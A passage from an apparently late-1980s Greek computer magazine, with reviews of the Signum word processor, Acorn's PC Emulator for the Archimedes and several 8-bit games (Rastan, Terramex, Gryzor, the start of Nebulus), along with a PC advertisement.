Να περάσουμε όμως στο δεύτερο πρόγραμμα του πακέτου που είναι και αυτό... τα εξής δύο: το PRN9.PRG και το PRN24.PRG. Όπως πολύ σωστά καταλάβατε το πρώτο τυπώνει σε 9 pin εκτυπωτές ενώ το δεύτερο σε 24pin. Τα δύο αυτά προγράμματα δεν κάνουν τίποτ' άλλο απ' το να παίρνουν το σωσμένο κείμενο και να το τυπώνουν στον εκτυπωτή. Οι δυνατότητες που έχετε μέσα απ' αυτά τα προγράμματα είναι να ελέγξετε την ποιότητα της εκτύπωσης, που μετριέται σε πυκνότητα dots ανά ίντσα. Οι δυνατότητες που έχετε εδώ είναι τρεις: 120, 240 ή 240*2 dots/ίντσα. Όπως καλαβαίνετε όσο μεγαλύτερη πυκνότητα διαλέξετε τόσο καλύτερη ποιότητα θα έχετε, μόνο που η εκτύπωση θα είναι πιο αργή και θα εξηγήσουμε σε λίγο γιατί. Επίσης μπορείτε μέσα απ' αυτά τα προγραμματάκια







να τακτοποιήσετε και διάφορα άλλα θέματα που έχουν να κάνουν με το μήκος του χαρτιού, με το αν θα είναι συνεχές ή σε φύλλα και τέλος από ποιά σελίδα θ' αρχίσει η εκτύπωση και σε ποιά θα τελειώσει.

Είπαμε προηγουμένως ότι όσο μεγαλύτερη πυκνότητα διαλέγετε τόσο πιο αργή γίνεται η εκτύπωση. Αυτό συμβαίνει, και εδώ οφείλει το Signum την εκπληκτική ποιότητα εκτύπωσής του, επειδή το πρόγραμμα δεν τυπώνει ASCII χαρακτήρες, αλλά γραφικά. Με λίγα λόγια όταν γίνεται μία εκτύπωση, το πρόγραμμα δεν στέλνει στον εκτυπωτή ASCII κωδικούς έτσι ώστε να τυπώνονται οι αντίστοιχοι χαρακτήρες μέσα απ' τη γεννήτρια χαρακτήρων του printer, αλλά κάνει κάτι σαν - χονδρικά πάντα - screen dump του κειμένου. Με αυτόν τον τρόπο δεν υπάρχει κανένας περιορισμός για την ποιότητα του κειμένου, από το πόσο καλός είναι ο εκτυπωτής, αφού ο υπολογιστής οδηγεί κατευθείαν πια την κεφαλή του printer εκεί που θέλει. Τα αποτελέσματα συνεπώς μπορούν να είναι το ίδιο καλά τόσο σε έναν φτηνό 9pin εκτυπωτή, όσο και σε έναν ακριβό 24pin. Το μόνο σοβαρό μειονέκτημα εδώ είναι η απελπιστικά μικρή ταχύτητα εκτύπωσης. Ακόμα και στην πιο χαμηλή ποιότητα το Signum τυπώνει πολύ αργά, πράγμα που το κάνει απαγορευμένο σε ανθρώπους που χρειάζονται γρήγορες εκτυπώσεις.

Το τελευταίο πρόγραμμα της σειράς είναι και ο κυρίως επεξεργαστής κειμένου και στο δίσκο είναι αποθηκευμένο με το όνομα SIGNUM.PRG. Από εδώ μπορείτε να γράψετε το κείμενο και να το μορφοποιήσετε όπως θέλετε. Το πρώτο πράγμα που πρέπει να κάνετε, αφού φορτώσετε το πρόγραμμα, είναι να φορτώσετε τ' απαραίτητα fonts απ' το δίσκο. Αν δεν το κάνετε αυτό δεν θα μπορέσετε να γράψετε τίποτα, αφού κάθε φορά που πατάτε κάποιο πλήκτρο το πρόγραμμα ψάχνει σε ένα ορισμένο σημείο της μνήμης να βρει ποιός χαρακτήρας αντιστοιχεί στο πλήκτρο που πατήσατε. Αν όμως δεν έχετε φορτώσει κάποιο font τότε δεν βρίσκεται τίποτα, οπότε και δεν υπάρχει τίποτα να τυπωθεί. Σε τέτοια περίπτωση βέβαια το πρόγραμμα σας ειδοποιεί σχετικά. Εδώ αξίζει να πούμε ότι έχετε τη δυνατότητα να έχετε μέχρι επτά fonts φορτωμένα ενώ μέχρι τρία μπορούν να είναι ενεργά (ένα font σε νορμάλ πάτημα του πληκτρολογίου, ένα font στο πλήκτρο Control + πληκτρολόγιο και ένα στο πλήκτρο Alternate + πληκτρολόγιο).

Επίσης την πρώτη φορά που χρησιμοποιείτε το Signum καλό θα είναι να ορίσετε μερικά στάνταρ πράγματα τα οποία κατόπιν τα σώνετε στο δίσκο σαν βασικές παραμέτρους και κάθε φορά φορτώνονται αυτόματα μαζί με το πρόγραμμα. Τα πράγματα αυτά είναι το μήκος της κάθε σελίδας, η απόσταση μεταξύ των γραμμών, των γραμμάτων και των λέξεων, τα οποία κανονίζετε ανάλογα με το πώς σας βολεύει.

Το Signum τώρα έχει μερικές απ' τις κλασικές λειτουργίες των επεξεργαστών κειμένου, όπως ας πούμε εύρεση και αντικατάσταση λέξεων, σελιδοποίηση ανάλογα με το καθορισμένο μήκος σελίδας και δυνατότητα χρησιμοποίησης macros, του λείπουν όμως κάποιες άλλες εξίσου χρήσιμες, όπως ας πούμε ο ορισμός και η αυτόματη εισαγωγή blocks κειμένου σε οποιοδήποτε σημείο θέλει ο χρήστης. Επίσης αν θέλετε να ορίσετε κάποιο block θα πρέπει να περιοριστείτε σε αυτό που φαίνεται στην οθόνη καθώς κατά τον ορισμό των blocks η οθόνη δεν σκρολλάρει.

Απ' την άλλη πλευρά, το πρόγραμμα έχει τον καλύτερο χειρισμό μνήμης που έχω δει σε επεξεργαστή κειμένου, αφού έχει γύρω στα 20K για buffer το οποίο μπορείτε να χρησιμοποιήσετε σαν αποθήκη για macros και κομμάτια κειμένου. Κλείνοντας θα ήθελα να πω ότι το Signum είναι ο ιδανικός word processor για μαθητές που θέλουν άριστη ποιότητα στα κείμενά τους, αλλά και για όσους δεν έχουν ιδιαίτερες απαιτήσεις ταχύτητας στην εκτύπωση των κειμένων τους. Τέλος υπογραμμίζω και πάλι την άριστη ποιότητα εκτύπωσης με οποιοδήποτε εκτυπωτή.

ARCHIMEDES PC EMULATOR

Η ΣΥΜΒΑΤΗ ΠΡΟΣΩΠΙΚΟΤΗΤΑ ΤΟΥ «ΓΡΗΓΟΡΟΥ»

Του Γ. Κυπαρίσση

Οι υπολογιστές με «διχασμένη προσωπικότητα» φαίνεται ότι είναι πολύ της μόδας στις μέρες μας. Και πώς να μην είναι άλλωστε; Βλέποντας την αγορά να στρέφεται όλο και περισσότερο στο γεμάτο προγράμματα κόσμο του MS-DOS, κάθε εταιρία πλέον που σέβεται τον εαυτό της και τους υπολογιστές της οφείλει να τους εφοδιάζει και με έναν PC-EMULATOR, καλού κακού, ακολουθώντας πιστά τη λαϊκή παροιμία «το MS-DOS πολλοί εμίσησαν, τα προγράμματά του όμως ουδείς». Ειδικά για έναν νέο υπολογιστή, όπως είναι ο Αρχιμήδης, η κίνηση αυτή είναι κάτι παραπάνω από σωστή, μια και τον απαλλάσσει, προς το παρόν τουλάχιστον, από το άγχος του επαγγελματικού software. Παρά το γεγονός όμως ότι οι PC Emulators (και γενικά το θέμα emulation) δεν κυκλοφόρησαν πρόσφατα, άρα είναι αρκετά γνωστοί, η επιτυχία τους ήταν μέχρι τώρα αρκετά περιορισμένη. Τόσο στον τομέα του hardware, όσο και στο software emulation, δεν έπαψαν να υπάρχουν «προβληματάκια»: Εφαρμογές που δεν «έτρεχαν», αδυναμία εξομοίωσης σε

επίπεδο γραφικών, εκνευριστικά μικρές ταχύτητες και άλλα παρόμοια, τα οποία μετέτρεψαν σιγά σιγά την αγορά από ενθουσιασμένη σε απλά «σκεπτική» απέναντι σε τέτοιες προσπάθειες. Κάπως έτσι θα πρέπει να κοιτούσαν όλοι όσοι επισκέπτονταν το περίπτερο της ACORN στο PCW show τον ARCHIMEDES, να τρέχει τα dBase III+ και το Lotus 1-2-3, με τη βοήθεια του νέου προϊόντος της ACORN, τον PC Emulator.

ΜΙΑ ΠΙΟ ΚΟΝΤΙΝΗ ΜΑΤΙΑ

Το πακέτο του Emulator είναι απλά 2 δισκέτες των 3 1/2 ιντσών, πρόκειται δηλαδή για καθαρόαιμο software emulator. Στη μια δισκέτα θα βρείτε το πρόγραμμα, ενώ η άλλη δεν είναι τίποτε άλλο από ένα αντίγραφο του MS-DOS 3.21. Το πρόγραμμα τρέχει κανονικά στα μοντέλα 310 και 440, μια και έχει ανάγκη τουλάχιστον από 1Mbyte μνήμης. Θα μου πείτε, γιατί τόσες απαιτήσεις; Πραγματικά, το πρόγραμμα δεν χρησιμοποιεί για τον εαυτό του παραπάνω από 18ΟΚ, αλλά χρειάζεται πολύ περισσότερη για το χάρτη μνήμης και το λειτουργικό σύστημα, δίνοντας στο χρήστη τελικά γύρω στα 384K τελείως ελεύθερα. Βέβαια, οι διαμαρτυρίες και οι φωνές ισχύουν μόνο για το μοντέλο 310, μια και το 440 (με 4Mbytes) θα σας δίνει ακέραια 640K για να το γεμίσετε με προγράμματά σας. Πάντως, αν θέλουμε να πιστέψουμε την ACORN, τότε το καινούργιο Arthur 1.2, η βελτιωμένη έκδοση του λειτουργικού συστήματος του «Αρχιμήδη», θα αφήνει ελεύθερα στον 310 γύρω στα 512K.

Έχουμε και λέμε λοιπόν: Βάζουμε τη δισκέτα σε ένα από τα drives και γράφουμε "PC. EMULATE". Αμέσως μετά το φόρτωμα στη μνήμη, το πρόγραμμα ψάχνει να βρει πόσα K μνήμης είναι δυνατόν να χρησιμοποιηθούν. Έπειτα από όλα αυτά, είστε ελεύθερος να βάλετε το δίσκο με το MS-DOS. Εδώ βέβαια θα ρωτήσετε: Και γιατί να μην έχω και το MS-DOS και το PC Emulator σε μια δισκέτα; Κι εμείς θα σας απαντήσουμε: Δεν μπορείτε!

Η αιτία του κακού βρίσκεται στο διαφορετικό format του Αρχιμήδη, ο οποίος μπορεί να αποθηκεύσει 800K, σε αντίθεση με τα 720K του MS-DOS. Δεν υπάρχει επίσης πρόβλεψη για τις PS/2 σειρές της IBM και τα XEN PC/S μοντέλα της Apricot, τα οποία χρησιμοποιούν και 1.44Mbyte format, αν και δεν είναι τόσο σοβαρό, μια και το standard των 720K χρησιμοποιείται ευρύτατα και από αυτά. Πάντως, εάν έχετε σκοπό να μεταφέρετε δεδομένα από δίσκους 5 1/4" σε 3 1/2" στο MS-DOS, θα πρέπει να ψάξετε για ένα σειριακό καλώδιο και πρόγραμμα επικοινωνιών. Μέχρι τώρα δεν υπάρχει διαθέσιμο drive των 5 1/4" για τον Archimedes, ενώ αντίθετα μπορείτε να διαλέξετε ανάμεσα σε μια μεγάλη γκάμα μοντέλων 3 1/2" για PCs.

ΑΡΧΕΙΑ, ΧΡΩΜΑΤΑ ΚΑΙ ΟΘΟΝΕΣ

Τα CONFIG.SYS και AUTOEXEC.BAT δουλεύουν κανονικά. Μέσω του ANSI.SYS device driver έχετε πλήρη έλεγχο των prompts και των χρωμάτων της οθόνης. Το display της οθόνης «παριστάνει» τη CGA κάρτα των PCs και δίνει κείμενο διαστάσεων 80×25 και 16 χρώματα.

Ο Αρχιμήδης βέβαια έχει 32 γραμμές εύρος στο display, κάτι που δίνει μια «άνετη» αίσθηση στις οθόνες των προγραμμάτων, μια και οι 25 αυτές γραμμές δεν αποτελούν ένα παράθυρο, αλλά «απλώνονται» σε όλο το μέγεθος της οθόνης.

Κάτι άλλο που θα ενδιέφερε οπωσδήποτε τους χρήστες του Αρχιμήδη - PC (!) είναι ο σκληρός δίσκος. Ας πούμε λίγα λόγια και γι' αυτόν. Μέσα στο πακέτο συμπεριλαμβάνεται ένα μικρό προγραμματάκι, γραμμένο σε απλή BASIC, το οποίο έχει σαν αποστολή να ενσωματώσει τα προγράμματα του Emulator σε ένα directory του σκληρού δίσκου, αφήνοντας ελεύθερα 10Mbytes για PC αρχεία. Φυσικά υπάρχει η πιθανότητα να μη θέλετε όλο το δίσκο σας «αφιερωμένο» στα PC files. Στην περίπτωση αυτή, δεν έχετε παρά να επέμβετε στο BASIC προγραμματάκι που αναφέραμε παραπάνω, εξοικονομώντας έτσι 2 1/2 ή 5Mbytes, ανάλογα με τις ανάγκες σας. Εάν φορτώσετε τον Emulator μέσα από το σκληρό δίσκο, στην ερώτηση για το MS-DOS πατάτε απλώς το space bar, οπότε το πρόγραμμα ψάχνει πρώτα στο floppy και κατόπιν φορτώνει το λειτουργικό σύστημα μέσα από το hard disc.

ΜΙΑ ΜΑΤΙΑ ΣΤΟ GEM

Απ' όσο είναι γνωστό, τα περισσότερα προγράμματα του GEM, όπως το GEM Desktop Publisher και το GEM Draw τρέχουν φυσιολογικά, χωρίς βέβαια τη φυσιολογική τους ταχύτητα. Και όχι μόνο αυτά. Πακέτα επικοινωνιών, όπως τα ChitChat και το ProComm δεν έχουν κανένα πρόβλημα συνεργασίας με εξωτερικά modem μέσω του serial port. Μπορείτε να θεωρείτε από τώρα μέσα στη συλλογή σας την Turbo Pascal, την GW Basic, τα PC Tools, το X-Tree και το SideKick. Το μόνο προβληματικό και πεισματάρικο πρόγραμμα είναι το Word Perfect Executive, το οποίο «κολλάει» εάν θελήσετε να δουλέψετε με το φημισμένο Word Perfect word processor, ενώ συμπεριφέρεται άψογα στη χρήση του spreadsheet, του ημερολόγιου και του διευθυνσιογράφου.

Τελευταίο μένει το ποντίκι, για το οποίο δεν έχουμε να πούμε και πολλά πράγματα, μια και απλά... δεν δουλεύει! Είναι ίσως λίγο απογοητευτικό να έχεις ένα μηχάνημα με ποντίκι στο standard configuration και να μην μπορείς να το χρησιμοποιήσεις. Η αλήθεια είναι ότι το mouse λειτουργεί, όχι όμως κατά μήκος όλης της οθόνης. Έτσι δεν μπορείτε να φτάσετε τον cursor σας στο επάνω μέρος και να «κατεβάσετε» τα παράθυρα του GEM. Παρ' όλα αυτά, είχαμε μια πληροφορία από την αντιπροσωπία ότι όλα μπορούν να διορθωθούν και, με την προσθήκη ενός κατάλληλου driver, το ποντίκι σας θα υπακούει στις versions του MOUSE.COM και του GEM. Δεν έχουμε λόγους να μην το πιστέψουμε, αν και πάντως... κρίμα.

ΣΥΝΟΨΙΖΟΝΤΑΣ

Το PC Emulator τελικά **όντως** κάνει τη δουλειά του. Αν και κάπως αργό, όπως άλλωστε και όλα τα emulators (πολύ ταχύτερο πάντως από το PC-ditto) είναι ο καλύτερος τρόπος για να μεταμορφώσετε τον ARCHIMEDES σας. Τα πολύ μικρά προβλήματα που παρουσιάστηκαν θα μπορούσαμε να τα χαρακτηρίσουμε φυσιολογικά, μια και όπως και να το κάνουμε, έχουμε να κάνουμε με τελείως διαφορετικά μηχανήματα. Αν πάλι έχετε ακόμη αμφιβολίες για το αν θα τρέξει ή όχι ένα συγκεκριμένο πρόγραμμα, δεν έχετε παρά να διαλέξετε ανάμεσα σε δύο λύσεις: Ή ζητήστε μια επίδειξη του προγράμματος, πάντα μέσα στο περιβάλλον του Emulator, ή... αγοράστε κι έναν PC! Και για να κλείσουμε το άρθρο με ένα happy end, μάθαμε ότι σύντομα θα υπάρχει και ένα board με τον 80186 co-processor. Έπειτα από όλα αυτά, ο μαγικός κόσμος του A> είναι πλέον δικός σας!

■

SOFTWARE REVIEW

των Α. Λεκόπουλου
Δ. Ασημακόπουλου

ΕΙΔΟΣ: ARCADE ACTION
ΥΠΟΛΟΓΙΣΤΗΣ: SPECTRUM - AMSTRAD - COMMODORE
ΜΟΡΦΗ: ΚΑΣΕΤΑ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: IMAGINE
ΔΙΑΘΕΣΗ: IMAGINE HELLAS

Αν θυμάστε, σε κάποιο προηγούμενο τεύχος, στη γνωστή στήλη "Arcade" είχαμε παρουσιάσει το υπέροχο Rastan Saga της Taito. Φαίνεται όμως πως οι προγραμματιστές της Imagine διαβάζουν πολύ Pixel και έτσι ακριβώς ένα μήνα μετά έχουμε στα χέρια μας το πολύ καλό Rastan. Πρόκειται όπως καταλαβαίνετε για ένα coin' op conversion game που είναι ακριβώς ίδιο στην υπόθεση με το arcade.

Ξεκινάτε λοιπόν το παιχνίδι μέσα στο επιβλητικό περιβάλλον της προϊστορικής εποχής, οπλισμένος μόνο με ένα σπαθί σκεπτόμενος πού οδηγεί τον άνθρωπο η ανάγκη για χρήματα. Σκοπός σας είναι να βρείτε τον τρομερό δράκοντα Φσουά Χεν και αφού τον αποκεφαλίσετε να πάτε το κεφάλι του στην πριγκηπισσά της Παταγονίας, οπότε και θα λάβετε σαν αμοιβή μέρος απ' τους θησαυρούς του βασιλείου. Η χώρα που πρέπει να διασχίσετε για να βρείτε τον Φσουά Χεν είναι ένα αρκετά άγριο και αφιλόξενο μέρος που κατοικείται αποκλειστικά από διάφορες φυλές δολοφόνων πολεμιστών. Παρ' όλα





αυτά στο δρόμο σας θα βρείτε διάφορα όπλα που θα σας χρησιμεύσουν στο να τους εξηγήσετε ότι δεν είναι και τόσο εύκολο να σας σταματήσουν.

Το Rastan λοιπόν είναι ένα παιχνίδι που θα σας κάνει να περιπλανηθείτε για ώρες στις ατέλειωτες πίστες του ρίχνοντάς σας στο δρόμο όλους τους δολοφόνους που διαθέτει. Πράγματι κατά τη διάρκεια του παιχνιδιού θα διαπιστώσετε και μόνοι σας ότι διαθέτει μεγάλη ποικιλία από sprites, τα οποία όχι μόνο είναι καλοσχεδιασμένα, αλλά κινούνται θαυμάσια και πολύ ομοιόμορφα. Το ίδιο καλή είναι και η κίνηση του δικού σας sprite (του Rastan), παρ' όλο που μερικές φορές τα πόδια του δε φαίνονται ν' ακουμπούν το έδαφος. Το μικρό αυτό συμβάν είναι και το μόνο μειονέκτημα στο πολύ καλό σύνολο του Rastan. Κλείνοντας να πούμε ότι το Rastan σαν computer game μας άφησε τόσο καλές εντυπώσεις, όσο και σαν arcade game.



GRAPHICS:	95%
ΗΧΟΣ:	89%
ΕΝΔΙΑΦΕΡΟΝ:	95%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	98%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	96%

TERRAMEX

ΕΙΔΟΣ: ARCADE ADVENTURE
ΥΠΟΛΟΓΙΣΤΗΣ: AMSTRAD, SPECTRUM, AMIGA, ATARI ST
ΜΟΡΦΗ: ΚΑΣΕΤΑ - ΔΙΣΚΟΣ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: ARGUS PRESS
ΔΙΑΘΕΣΗ: GREEK SOFTWARE

Πριν από είκοσι χρόνια ο καθηγητής Albert Eyestrain (καμία σχέση με τον γνωστό Einstein) πληροφόρησε τον κοσμάκη ότι η γη κινδυνεύει να χτυπηθεί από έναν αστεροειδή αρκετά σεβαστών διαστάσεων. Φυσικά





όλοι αμέσως τον είπαν τρελό και παλαβό (όπως γίνεται συνήθως). Έλα όμως που ο καθηγητής είχε δίκιο. Αυτό φάνηκε μετά από είκοσι χρόνια δηλαδή σήμερα! Ένα μήνα πριν ο αστεροΐδής τρακάρει τη γη οι υπόλοιποι επιστήμονες κατάλαβαν τι επρόκειτο να συμβεί. Αμέσως έβαλαν αγγελίες σε όλα τα περιοδικά και τις εφημερίδες του τόπου ζητώντας εθελοντές για την ανεύρεση του καθηγητή ο οποίος είχε εξαφανιστεί μυστηριωδώς. Φυσικά εσείς δε μπορούσατε να αρνηθείτε. Έτσι λοιπόν καλείστε να παίξετε το ρόλο ενός από τους πέντε εξερευνητές που απάντησαν στο απελπισμένο κάλεσμα των επιστημόνων. Σκοπός σας λοιπόν είναι να ταξιδέψετε σε πολλές χώρες και να ανακαλύψετε τον κύριο Eyestrain. Φυσικά τα πράγματα δεν είναι τόσο απλά. Στο δρόμο σας θα χρειαστεί να αντιμετωπίσετε πάσης φύσης πλάσματα - ανάλογα με τη χώρα που βρίσκεστε. Η αποστολή σας όμως δεν είναι μόνο να βρείτε τον χαμένο καθηγητή μας αλλά και να τον πείσετε να γυρίσει πίσω! Αυτό το αφήνουμε σας. Το παιχνίδι έχει πολύ ωραία γραφικά με πάρα πολλά χρώματα. Τα sprites είναι μεγάλα αλλά αυτό δεν εμπόδισε τους προγραμματιστές της Argus να δημιουργήσουν ένα καταπληκτικό animation ειδικά στις versions για Atari και Amiga. Ο ήχος είναι πάρα πολύ καλός. Μια μελωδία συνοδεύει το παιχνίδι καθ' όλη τη διάρκεια της περιπέτειάς σας και είμαστε σίγουροι ότι δεν πρόκειται να τη βαρεθείτε γρήγορα. Στην οθόνη τώρα εκτός από εσάς βλέπετε και μερικά άλλα χρήσιμα πράγματα τα οποία καλό θα ήταν να μάθετε να χρησιμοποιείτε γρήγορα για το καλό σας. Επειδή κατά τη διάρκεια του ταξιδιού σας θα συναντήσετε πολλά αντικείμενα τα οποία πρέπει να πάρετε, θα αναρωτιέστε πώς θα τα κουβαλήσετε. Σας πληροφορούμε λοιπόν ότι σας ακολουθεί μια στρατιά από αόρατους μαύρους οι οποίοι, χωρίς αμοιβή (!), προσφέρονται να σας βοηθήσουν να κουβαλήσετε τα απαραίτητα σύνεργα. Η μεγάλη πλάκα όμως γίνεται όταν θελήσετε να κάνετε κάτι το οποίο θα φέρει σε μπελάδες τον εξερευνητή π.χ. να πέσετε σε κάποιο κενό. Τότε ο ήρωάς μας κουνάει επίμονα το κεφάλι του δεξιά αριστερά και αρνείται να πέσει. Αυτό δα μας έλειπε! Ούτε να χάσουμε δε μπορούμε! Τέλος πάντων, το παιχνίδι προβλέπεται να έχει πολλές χώρες για εξερεύνηση. Άντε να δούμε ποιός θα αντέξει περισσότερο.



GRAPHICS:	90%
ΗΧΟΣ:	80%
ΕΝΔΙΑΦΕΡΟΝ:	90%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	95%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	85%

ΟΙ ΑΛΛΟΙ ΥΠΟΣΧΟΝΤΑΙ ΧΑΜΗΛΗ ΤΙΜΗ ΕΜΕΙΣ ΥΠΟΣΧΟΜΑΣΤΕ ΚΑΙ ΣΙΓΟΥΡΙΑ

CHAPLIN
COMPUTERS

115.000 Δρχ.*
■ ΠΛΗΚΤΡΟΛΟΓΙΟ (AT. ENHANCED)
ΟΘΟΝΗ 14″



* Στην τιμή δεν συμπεριλαμβάνεται ο Φ.Π.Α.
■ Ισχύει για περιορισμένο αριθμό συστημάτων

ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ

- 640 KB MAIN BOARD ME 256KB - 4.77/8 MHZ TURBO,
- ΜΟΝΑΔΑ ΔΙΣΚΕΤΑΣ 360KB (JAPAN),
- ΠΛΗΚΤΡΟΛΟΓΙΟ AT,
- ΜΟΝΟΧΡΩΜΗ ΟΘΟΝΗ 14″ DUAL MODE.
- ΚΑΡΤΑ ΟΘΟΝΗΣ/ΕΚΤΥΠΩΤΟΥ HERCULES H/COLOR,
- ΚΑΡΤΑ MULTI I/O ME REAL TIME CLOCK, 2 PORT RS232 ΚΑΙ 1 PORT PARALLEL,
- 1 GAME ADAPTER,
- ΕΛΛΗΝΙΚΟΙ ΧΑΡΑΚΤΗΡΕΣ,
- ΚΑΛΩΔΙΟ ΠΑΡΟΧΗΣ ΡΕΥΜΑΤΟΣ,
- KEYLOCK, RESET BUTTON.

ΔΥΝΑΤΟΤΗΤΕΣ ΕΠΕΚΤΑΣΗΣ

- 10/20/30 MB HARD DISK + CONTROLLER,
- ΜΟΝΑΔΑ ΔΙΣΚΕΤΑΣ 360KB (JAPAN),
- ΕΓΧΡΩΜΗ ΟΘΟΝΗ (RGB),
- MATH CO-PROCESSOR.

30 ΗΜΕΡΕΣ ΔΟΚΙΜΗ

ΑΓΟΡΑΣΤΕ ΜΕ ΣΙΓΟΥΡΙΑ

Η COMPUTER BANK A.E. εγγυάται πως αν στη διάρκεια 30 ημερών δεν μείνετε απόλυτα ικανοποιημένος από τον υπολογιστή σας, έχετε τη δυνατότητα να τον επιστρέψετε και να πάρετε πίσω το εκατό τοις εκατό των χρημάτων σας.
Επιστροφές γίνονται δεκτές εφόσον το σύστημα που θα επιστραφεί είναι χωρίς μετατροπές, ελλείψεις ή χτυπήματα.

COMPUTER BANK S.A.

ΕΘΝΙΚΗΣ ΑΝΤΙΣΤΑΣΕΩΣ 41
152 32 ΧΑΛΑΝΔΡΙ
ΑΘΗΝΑ

ΤΗΛ. : (01) 68 44 429
(01) 68 49 961
TELEX : 219867 KARI GR
FAX : 30-1-6846390







GRYZOR

ΕΙΔΟΣ: ARCADE ADVENTURE
ΥΠΟΛΟΓΙΣΤΗΣ: SPECTRUM-AMSTRAD- COMMODORE
ΜΟΡΦΗ: ΚΑΣΕΤΑ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: OCEAN
ΔΙΑΘΕΣΗ: OCEAN HELLAS

Ο Lance Gryzor άρχισε να υποψιάζεται τους Durrs όταν άρχισαν να συμβαίνουν κάποια παράξενα καιρικά φαινόμενα στην περιοχή τους - εκεί δηλαδή που έκανε πιο συχνά την περιπολία του.

Οι Durrs ήταν μια φυλή εξωγήινων που διωγμένοι απ΄ τον πλανήτη τους είχαν ζητήσει άσυλο απ΄ την κυβέρνηση της Γης, η οποία τους είχε επιτρέψει να κατοικήσουν σε κάποιες αχαρτογράφητες περιοχές της Αλάσκας, δίπλα στους χώρους των πυρηνικών αποβλήτων (μια που οι Durrs δεν ενοχλούνταν απ΄ αυτά). Οι Durrs εξωτερικά έδειχναν πολύ ήσυχοι και φιλειρηνικοί. Στην πραγματικότητα όμως δεν ήταν καθόλου έτσι. Εδώ και μερικούς μήνες ετοίμαζαν το APP, ένα φυτό που έχει την ιδιότητα ν΄ αλλάζει τις καιρικές συνθήκες ανάλογα με τις εντολές που παίρνει. Ο σκοπός τους ήταν απλός: ήθελαν να ξαναφέρουν στη γη την εποχή των παγετώνων και απειλώντας με αυτόν τον τρόπο την κυβέρνηση να πάρουν στα χερια τους την εξουσία. Ο Lance Gryzor δεν ήξερε τίποτα για όλα αυτά μέχρι που κάποια μέρα πάνω στην ανάκριση ένας Durr ομολόγησε κατά λάθος και μάλιστα αποκάλυψε ότι το σχέδιο ήταν κοντά στην πραγματοποίησή του. Ο Gryzor ήταν άνθρωπος των γρήγορων αποφάσεων: αποφάσισε να δράσει μόνος του παίρνοντας την κατάσταση στα χέρια του. Έτσι λοιπόν ένα πρωινό με το όπλο του παραμάσχαλα και εσάς μπροστά στην οθόνη ξεκίνησε για την επικίνδυνη αυτή αποστολή. Το παιχνίδι αποτελείται από τρία μέρη. Στα δύο πρώτα προσπαθείτε μαζί με τον Lance να σπάσετε τις αμυντικές προφυλακές των Durrs ενώ στο τρίτο και τελευταίο σκοπός σας είναι να καταστρέψετε το APP και το διαστημόπλοιο διαφυγής των εξωγήινων (οι οποίοι αντέχουν στα απόβλητα, αλλά όχι στο κρύο). Ξέρω ότι ακούγεται απλό, όμως να είστε βέβαιοι ότι δεν είναι και τόσο εύκολο. Η δράση εκτυλίσσεται, στα δύο πρώτα στάδια του παιχνιδιού, στην εξωτερική περιοχή των Durrs και στο τελευταίο, μέσα στους διαδρόμους του διαστημοπλοίου.

Το ευχάριστο εδώ είναι ότι έχετε αρκετές κινήσεις στη διάθεσή σας, εκτός απ΄ τις κλασικές πάνω - κάτω - αριστερά -δεξιά. Περνώντας τώρα στα γραφικά να πούμε ότι το Gryzor είναι ένα πολύ ζωηρά χρωματισμένο παιχνίδι έτσι που να κρατάει τις αισθήσεις του παίκτη σε επιφυλακή: ζωηρά κόκκινα, έντονα κίτρινα και εκτυφλωτικά λευκά είναι τα χρώματα που κυριαρχούν στο παιχνίδι. Επίσης, το animation είναι πολύ καλό ενώ τα sprites πολύ προσεγμένα στο σχεδιασμό τους. Κάτι που κάνει πολύ καλή εντύπωση είναι και η τρισδιάστατη, σε μερικά σημεία απεικόνιση του παιχνιδιού. Τέλος, νομίζω ότι το Gryzor είναι ένα πολύ αξιόλογο μείγμα arcade με shoot' em up game.

GRAPHICS:	95%
ΗΧΟΣ:	87%
ΕΝΔΙΑΦΕΡΟΝ:	90%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	85%
ΓΕΝ. ΕΝΤΥΠΩΣΗ:	93%





NEBULUS

ΕΙΔΟΣ: PLATFORM GAME
ΥΠΟΛΟΓΙΣΤΗΣ: SPECTRUM - COMMODORE
ΜΟΡΦΗ: ΚΑΣΕΤΑ
ΚΑΤΑΣΚΕΥΑΣΤΗΣ: HEWSON
ΔΙΑΘΕΣΗ: COMPUTER MARKET

Αν ακούσετε κάποιον να παραπονιέται για τα αυθαίρετα στα «γραφικά Λιμανάκια Κερατέας» πείτε του να κάνει μια βόλτα μέχρι τον πλανήτη Nebulus. Εκεί τον τελευταίο καιρό συμβαίνουν διάφορα παράξενα. Εκεί λοιπόν που οι Nebul - ιανοί κάθονται στην παραλία και πίνουν το Nebulo - ουζάκι τους ξαφνικά το γαλάζιο της θάλασσας κομματιάζουν τεράστιοι πύργοι που υψώνονται ψηλά στον ουρανό. Η κατάσταση έχει φτάσει στο απροχώρητο και ο δήμαρχος της πρωτεύουσας αποφασίζει να αναθέσει στην εταιρία ΚΑΤΑΣΚΕΥΑΣΤΙΚΗ ΑΕ να λύσει το πρόβλημα. Ωστόσο η κατάσταση είναι τόσο μυστηριώδης που η εταιρία με τη σειρά της αποφασίζει να μεταφέρει τη δύσκολη αποστολή σε έναν πολυάσχολο και διάσημο ντετέκτιβ: εσάς.

Ένα ζεστό απόγευμα λοιπόν το κουδούνισμα του τηλεφώνου σπάει τη βροντερή σιωπή του γραφείου σας και σας κάνει να πεταχτείτε από τον καθημερινό και ολοήμερο ύπνο σας. Βλαστημώντας τον Γκράχαμ Μπελλ σηκώνετε το ακουστικό και μετά από ολιγόλεπτη ακρόαση ετοιμάζεστε να διαολοστείλετε το συνομιλητή σας όταν ακούτε τις μαγικές λέξεις «ΜΚ 7» και «προαγωγή». Για το τι σημαίνει η δεύτερη λέξη δεν χρειάζονται εξηγήσεις. Όσο για την πρώτη, πρόκειται για ένα νέο πυρηνικό υποβρύχιο το οποίο θα έχετε στη διάθεσή σας για την αποστολή.

